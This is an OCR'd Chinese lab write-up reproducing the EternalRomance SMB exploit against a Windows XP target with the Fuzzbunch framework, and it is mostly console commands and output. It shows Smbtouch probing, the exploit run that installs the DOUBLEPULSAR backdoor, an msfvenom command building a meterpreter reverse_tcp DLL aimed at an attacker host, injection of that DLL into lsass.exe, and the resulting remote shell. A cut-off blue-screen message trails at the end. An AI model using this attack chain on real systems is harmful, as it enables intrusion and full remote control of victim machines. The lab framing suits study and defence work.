
EternalRomance 复现


实验环境：

IP	系统环境	用途说明	备注
192.168.43.200	Windows 7 Ultimate SP1	攻击机，安装了 Fuzzbunch	x86 架构,需安装 python2.6.6 x86 版本及 pywin32 对应版本
192.168.43.121	Windows Server 2003 SP2	靶机	x86 架构，局域网服务器，开放了指定端口及服务
192.168.43.149	Kali2 Rolling	生成回连 payload 并控制回连会话	一如既往生成 dll 文件

首先将环境搭起来保证几台机器在一个子网之下：
使用 fb 平台自带的 Smbtouch 模块去探测目标主机有什么漏洞可以利用




从探测的结果来看这里有两个漏洞可以使用：



这里使用 EternalRomance 这个漏洞：


后面发现没有渗透成功，将被攻击主机换成了 XP SP3
使用 smbtouch 模块探测到的可以使用的漏洞工具有：



使用 eternalromance：

还是使用 DoublePulsar 模块生成 shellcode：

```
fb Touch (Smbtouch) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.121

[*] Applying Session Parameters
[+] Set Protocol => SMB

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name              Value
----              -----
NetworkTimeout    60
TargetIp          192.168.43.121
TargetPort        445
OutputFile
Protocol          SMB
Architecture      x86
Function          OutputInstall

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.121] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB     Ring 0 SMB (TCP 445) backdoor
    1) RDP     Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86     x86 32-bits
    1) x64     x64 64-bits
```



生成 shellcode 之后使用 eternalromance 工具：

```
fb Payload (Doublepulsar) > use Eternalromance

[!] Entering Plugin Context :: Eternalromance
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.121

[*] Applying Session Parameters
[*] Running Exploit Touches

[!] Entering Plugin Context :: Smbtouch
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.121

[*] Inheriting Input Variables

[!] Enter Prompt Mode :: Smbtouch

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.121] :

[*]  TargetPort :: Port used by the SMB service

[?] TargetPort [445] :

[*]  Pipe :: Test an additional pipe to see if it is accessible (optional)

[?] Pipe [] :

[*]  Share :: Test a file share to see if it is accessible (optional), entered a
s hex bytes (in unicode)

[?] Share [] :

[*]  Protocol :: SMB (default port 445) or NBT (default port 139)

   *0) SMB
    1) NBT

[?] Protocol [0] :

[*]  Credentials :: Type of credentials to use

   *0) Anonymous     Anonymous (NULL session)
    1) Guest         Guest account
    2) Blank         User account with no password set
    3) Password      User name and password
```

```
    3) Password      User name and password
    4) NTLM          User name and NTLM hash

[?] Credentials [0] :


[!] Preparing to Execute Smbtouch
[*] Redirection OFF

[+] Configure Plugin Local Tunnels

[+] Configure Plugin Remote Tunnels


Module: Smbtouch
================

Name                    Value
----                    -----
NetworkTimeout          60
TargetIp                192.168.43.121
TargetPort              445
RedirectedTargetIp
RedirectedTargetPort
UsingNbt                False
Pipe
Share
Protocol                SMB
Credentials             Anonymous

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] SMB Touch started

[*] TargetIp              192.168.43.121
[*] TargetPort            445
[*] RedirectedTargetIp    (null)
[*] RedirectedTargetPort  0
[*] NetworkTimeout        60
[*] Protocol              SMB
[*] Credentials           Anonymous

[*] Connecting to target...
        [+] Initiated SMB connection

[+] Target OS Version 5.1 build 2600
    Windows 5.1

[!] Target could be either SP2 or SP3,
[!] for these SMB exploits they are equivalent

[*] Trying pipes...
        [+] spoolss     - Success!

[+] Target is 32-bit
```

```
[+] Target is 32-bit

[Not Supported]
        ETERNALSYNERGY  - Target OS version not supported

[Vulnerable]
        ETERNALBLUE     - DANE
        ETERNALROMANCE  - FB
        ETERNALCHAMPION - DANE/FB

[*] Writing output parameters

[+] Target is vulnerable to 3 exploits
[+] Touch completed successfully

[+] Smbtouch Succeeded

[*] Exporting Contract To Exploit
[+] Set PipeName => spoolss
[+] Set Credentials => Anonymous
[+] Set Target => XP_SP2SP3_X86


[!] Enter Prompt Mode :: Eternalromance

Module: Eternalromance
======================

Name              Value
----              -----
NetworkTimeout    60
TargetIp          192.168.43.121
TargetPort        445
PipeName          spoolss
ShellcodeFile
ExploitMethod     Default
Credentials       Anonymous
Protocol          SMB
Target            XP_SP2SP3_X86

[!] Plugin Variables are NOT Valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.121] :

[*]  TargetPort :: Target TCP port

[?] TargetPort [445] :
```

```
[?] TargetPort [445] :

[*]  PipeName :: The named pipe to use

[?] PipeName [spoolss] :

[*]  ShellcodeFile :: DOPU (ensure correct architecture) ONLY! Other shellcode w
ill likely BSOD.

[?] ShellcodeFile [] : C:\shellcode.bin
[+] Set ShellcodeFile => C:\shellcode.bin

[*]  ExploitMethod :: Which exploit method to use

   *0) Default              Use the best exploit method(s) for the target OS
    1) Fish-in-a-barrel     Most reliable exploit method (XP/2k3 only)
    2) Matched-pairs        Next reliable exploit method (XP/Win7/2k8R2 only)
    3) Classic-Romance      Original LargePageGroom exploit method (All OS Versi
ons)

[?] ExploitMethod [0] :

[*]  Credentials :: Type of credentials to use

   *0) Anonymous     Anonymous (NULL session)
    1) Guest         Guest account
    2) Blank         User account with no password set
    3) Password      User name and password
    4) NTLM          User name and NTLM hash

[?] Credentials [0] :

[*]  Protocol :: SMB (default port 445) or NBT (default port 139)

   *0) SMB
    1) NBT

[?] Protocol [0] :

[*]  Target :: Operating System, Service Pack, of target OS

    0) XP_SP0SP1_X86         Windows XP Sp0 and Sp1, 32-bit
   *1) XP_SP2SP3_X86         Windows XP Sp2 and Sp3, 32-bit
    2) XP_SP1_X64            Windows XP Sp1, 64-bit
    3) XP_SP2_X64            Windows XP Sp2, 64-bit
    4) SERVER_2003_SP0       Windows Sever 2003 Sp0, 32-bit
    5) SERVER_2003_SP1       Windows Sever 2003 Sp1, 32-bit/64-bit
    6) SERVER_2003_SP2       Windows Sever 2003 Sp2, 32-bit/64-bit
    7) VISTA_SP0             Windows Vista Sp0, 32-bit/64-bit
    8) VISTA_SP1             Windows Vista Sp1, 32-bit/64-bit
    9) VISTA_SP2             Windows Vista Sp2, 32-bit/64-bit
    10) SERVER_2008_SP0       Windows Server 2008 Sp0, 32-bit/64-bit
    11) SERVER_2008_SP1       Windows Server 2008 Sp1, 32-bit/64-bit
    12) SERVER_2008_SP2       Windows Server 2008 Sp2, 32-bit/64-bit
    13) WIN7_SP0              Windows 7 Sp0, 32-bit/64-bit
```

```
[*]  Target :: Operating System, Service Pack, of target OS

    0) XP_SP0SP1_X86          Windows XP Sp0 and Sp1, 32-bit
   *1) XP_SP2SP3_X86          Windows XP Sp2 and Sp3, 32-bit
    2) XP_SP1_X64             Windows XP Sp1, 64-bit
    3) XP_SP2_X64             Windows XP Sp2, 64-bit
    4) SERVER_2003_SP0        Windows Sever 2003 Sp0, 32-bit
    5) SERVER_2003_SP1        Windows Sever 2003 Sp1, 32-bit/64-bit
    6) SERVER_2003_SP2        Windows Sever 2003 Sp2, 32-bit/64-bit
    7) VISTA_SP0              Windows Vista Sp0, 32-bit/64-bit
    8) VISTA_SP1              Windows Vista Sp1, 32-bit/64-bit
    9) VISTA_SP2              Windows Vista Sp2, 32-bit/64-bit
    10) SERVER_2008_SP0        Windows Server 2008 Sp0, 32-bit/64-bit
    11) SERVER_2008_SP1        Windows Server 2008 Sp1, 32-bit/64-bit
    12) SERVER_2008_SP2        Windows Server 2008 Sp2, 32-bit/64-bit
    13) WIN7_SP0               Windows 7 Sp0, 32-bit/64-bit
    14) WIN7_SP1               Windows 7 Sp1, 32-bit/64-bit
    15) SERVER_2008R2_SP0      Windows Server 2008 R2 Sp0, 32-bit/64-bit
    16) SERVER_2008R2_SP1      Windows Server 2008 R2 Sp1, 32-bit/64-bit

[?] Target [1] :


[!] Preparing to Execute Eternalromance
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.121] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.121:445

[+] Configure Plugin Remote Tunnels


Module: Eternalromance
======================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              192.168.43.121
TargetPort            445
MaxExploitAttempts    3
PipeName              spoolss
ExploitMethodChoice   0
ShellcodeFile         C:\shellcode.bin
CredChoice            0
Username
Password
UsingNbt              False
OsMajor               5
OsMinor               1
OsServicePack         2
ExploitMethod         Default
```

```
UsingNbt               False
OsMajor                5
OsMinor                1
OsServicePack          2
ExploitMethod          Default
Credentials            Anonymous
Protocol               SMB
Target                 XP_SP2SP3_X86

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[*] Running Exploit
[*] Initializing Parameters
        [+] Target 192.168.43.121:445
        [+] Authcode: 0x0b453c11
        [+] XorMask: 0x26
        [+] Network Timeout: 60 seconds
[*] Attempting exploit method 1
[*] Initializing Network
        [+] Initial smb session setup completed
[*] Trying pipe spoolss...
        [+] Success!
        [+] Smb pipe and rpc setup complete
[*] Filling barrel with fish... done

<----------------| Entering Danger Zone |------------------>

        [*] Preparing dynamite...
                [*] Trying stick 1 (x86)...BOOM!
        [+] Successfully Leaked Transaction!
        [+] Successfully caught Fish-in-a-barrel

<----------------| Leaving Danger Zone |------------------>

[*] Attempting to find remote SRV module
        [+] Reading from CONNECTION struct at: 0x896905F8
        [+] Found SRV global data pointer: 0xB194ABEC
                [+] Locating function tables...
                        [+] Transaction2Dispatch Table at: 0xB194A598
[*] Installing DOUBLEPULSAR
        [+] Leaked Npp Buffer to Execute at: 0x89725D88
        [+] shellcodeaddress = 89725e88, shellcodefilesize=3655
        [+] Backdoor shellcode written
        [+] Backdoor function pointer overwritten
[*] Executing DOUBLEPULSAR
[*] DOUBLEPULSAR should now be installed. The DOPU client can be used to verify
installation.
[*] Plugin completed successfully
        [+] Contract: StagedUpload
        [+] ConnectedTcp: ffffffff
        [+] XorMask: 26
        [+] TargetOsArchitecture: x86
[+] Eternalromance Succeeded

fb Exploit (Eternalromance) >
```

利用成功之后生成一个反弹 shell 的 dll：

```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.43.149 LP
ORT=8090 -f dll > eternalromance.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the p
ayload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of dll file: 5120 bytes

root@kali:~#
```

开启监听等待反弹 shell 的 TCP 连接

```
msf > use exploit/multi/handler
msf exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.43.149
LHOST => 192.168.43.149
msf exploit(multi/handler) > set LPORT 8090
LPORT => 8090
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.149:8090
```

使用 Doublepulsar 注入 dll：

```
fb Exploit (Eternalromance) > use Doublepulsar

[!] Entering Plugin Context :: Doublepulsar
[*] Applying Global Variables
[+] Set NetworkTimeout => 60
[+] Set TargetIp => 192.168.43.121

[*] Applying Session Parameters
[-] Error: Invalid value for Function ()
[-] Skipping 'Function'

[!] Enter Prompt Mode :: Doublepulsar

Module: Doublepulsar
====================

Name              Value
----              -----
NetworkTimeout    60
TargetIp          192.168.43.121
TargetPort        445
OutputFile        C:\shellcode.bin
Protocol          SMB
Architecture      x86
Function          OutputInstall

[!] plugin variables are valid
[?] Prompt For Variable Settings? [Yes] :

[*]  NetworkTimeout :: Timeout for blocking network calls (in seconds).  Use -1
for no timeout.

[?] NetworkTimeout [60] :

[*]  TargetIp :: Target IP Address

[?] TargetIp [192.168.43.121] :

[*]  TargetPort :: Port used by the Double Pulsar back door

[?] TargetPort [445] :

[*]  Protocol :: Protocol for the backdoor to speak

   *0) SMB     Ring 0 SMB (TCP 445) backdoor
    1) RDP     Ring 0 RDP (TCP 3389) backdoor

[?] Protocol [0] :

[*]  Architecture :: Architecture of the target OS

   *0) x86     x86 32-bits
    1) x64     x64 64-bits

[?] Architecture [0] :
```

```
   *0) x86     x86 32-bits
    1) x64     x64 64-bits

[?] Architecture [0] :

[*]  Function :: Operation for backdoor to perform

    0) OutputInstall     Only output the install shellcode to a binary file on d
isk.
    1) Ping              Test for presence of backdoor
   *2) RunDLL            Use an APC to inject a DLL into a user mode process.
    3) RunShellcode      Run raw shellcode
    4) Uninstall         Remove's backdoor from system

[?] Function [2] :

[*]  DllPayload :: DLL to inject into user mode

[?] DllPayload [C:\eternalromance.dll] :

[*]  DllOrdinal :: The exported ordinal number of the DLL being injected to call


[?] DllOrdinal [1] :

[*]  ProcessName :: Name of process to inject into

[?] ProcessName [lsass.exe] :

[*]  ProcessCommandLine :: Command line of process to inject into

[?] ProcessCommandLine [] :


[!] Preparing to Execute Doublepulsar
[*] Redirection OFF

[+] Configure Plugin Local Tunnels
[+] Local Tunnel - local-tunnel-1
[?] Destination IP [192.168.43.121] :
[?] Destination Port [445] :
[+] (TCP) Local 192.168.43.121:445

[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                 Value
----                 -----
NetworkTimeout       60
TargetIp             192.168.43.121
TargetPort           445
DllPayload           C:\eternalromance.dll
```


```
[+] Configure Plugin Remote Tunnels


Module: Doublepulsar
====================

Name                  Value
----                  -----
NetworkTimeout        60
TargetIp              192.168.43.121
TargetPort            445
DllPayload            C:\eternalromance.dll
DllOrdinal            1
ProcessName           lsass.exe
ProcessCommandLine
Protocol              SMB
Architecture          x86
Function              RunDLL

[?] Execute Plugin? [Yes] :
[*] Executing Plugin
[+] Selected Protocol SMB
[.] Connecting to target...
[+] Connected to target, pinging backdoor...
        [+] Backdoor returned code: 10 - Success!
        [+] Ping returned Target architecture: x86 (32-bit) - XOR Key: 0xC59A400
2
    SMB Connection string is: Windows 5.1
    Target OS is: XP x86
        [+] Backdoor installed
        [+] DLL built
        [.] Sending shellcode to inject DLL
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Backdoor returned code: 10 - Success!
        [+] Command completed successfully
[+] Doublepulsar Succeeded

fb Payload (Doublepulsar) > _
```

成功之后 mefconsole 中成功接收到了反弹的哦 shell：

```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.43.149:8090
[*] Sending stage (179779 bytes) to 192.168.43.121
[*] Meterpreter session 1 opened (192.168.43.149:8090 -> 192.168.43.121:1207) at
 2018-12-09 08:10:29 -0500

meterpreter > shell
Process 2852 created.
Channel 1 created.
Microsoft Windows XP [汾 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter 本地连接:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.43.121
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.43.1

C:\WINDOWS\system32>
```

被攻击主机：

```
C:\Documents and Settings\lixu>netstat -nao

Active Connections

  Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       1020
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    127.0.0.1:1028         0.0.0.0:0              LISTENING       1524
  TCP    192.168.43.121:139     0.0.0.0:0              LISTENING       4
  TCP    192.168.43.121:1207    192.168.43.149:8090    ESTABLISHED     856
  UDP    0.0.0.0:445            *:*                                    4
  UDP    0.0.0.0:500            *:*                                    768
  UDP    0.0.0.0:1025           *:*                                    1248
  UDP    0.0.0.0:1026           *:*                                    1248
  UDP    0.0.0.0:4500           *:*                                    768
  UDP    127.0.0.1:123          *:*                                    1140
  UDP    127.0.0.1:1135         *:*                                    1140
  UDP    127.0.0.1:1199         *:*                                    2432
  UDP    127.0.0.1:1900         *:*                                    1388
  UDP    192.168.43.121:123     *:*                                    1140
  UDP    192.168.43.121:137     *:*                                    4
  UDP    192.168.43.121:138     *:*                                    4
  UDP    192.168.43.121:1900    *:*                                    1388

C:\Documents and Settings\lixu>
```


A problem has been detected and Windows has been shut down to prevent damage
to your computer.
If this is the first time you've seen this Stop error screen,
restart your computer. If this screen appears again, follow
these steps:
Check to be sure you have adequate disk space. If a driver is
identified in the Stop message, disable the driver or check
with the manufacturer for driver updates. Try changing video
adapters.
Check with your hardware vendor for any BIOS updates. Disable
BIOS memory options such as caching or shadowing. If you need
